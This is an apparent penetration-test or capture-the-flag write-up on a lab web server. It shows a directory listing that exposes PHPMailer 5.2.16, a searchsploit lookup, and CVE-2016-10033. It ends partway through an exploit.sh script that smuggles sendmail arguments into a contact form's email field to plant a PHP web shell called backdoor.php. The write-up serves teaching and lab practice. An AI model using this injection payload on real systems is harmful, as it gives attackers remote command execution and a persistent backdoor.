
- Here we found several files in the Vendor directory. One of those files is the PATH file.
- Opening this file in Chrome, we revealed sensitive information



```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

CWE-548 - Exposure of Information Through Directory Listing

- During our information gathering, we found that the directories on the web server were being displayed. This in itself is not a vulnerability. However, the exposure if information found through the directory listing is.
- As you can see, we browsed the "vendor" directory and found the PHPMailer version - 5.2.16.




Not secure | 192.168.1.115/vendor/

Index of /vendor

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	

CWE-548 - Exposure of Information Through Directory Listing

- Once we had the PHPMailer version, we used searchsploit to identify further vulnerabilities.




```
root@Kali:~# searchsploit phpmailer
---------------------------------------------------------------------------------------------
 Exploit Title


---------------------------------------------------------------------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service
PHPMailer < 5.2.18 - Remote Code Execution (Bash)
PHPMailer < 5.2.18 - Remote Code Execution (PHP)
PHPMailer < 5.2.18 - Remote Code Execution (Python)
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)
PHPMailer < 5.2.20 - Remote Code Execution
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnScrip
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution
PHPMailer < 5.2.21 - Local File Disclosure
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)
---------------------------------------------------------------------------------------------
```

- As you can see from the image above, this version is vulnerable to Remove Code Execution

CVE-2016-10033 - Remote Code Execution in PHPMailer


- We were able to execute a bash script on our attacker machine to take advantage of the Remote Code Execution vulnerability in PHPMailer verion 5.2.18 and below. This allowed us to create a new php file and place it on the webserver and that ultimately allowed us to execute shell commands on the webserver through our php file.



```
  GNU nano 4.8                          exploit.sh
        #!/bin/bash
TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
                --data-urlencode "name=Hackerman" \
                --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$>
                --data-urlencode "message=<?php echo shell_exec(\$_>
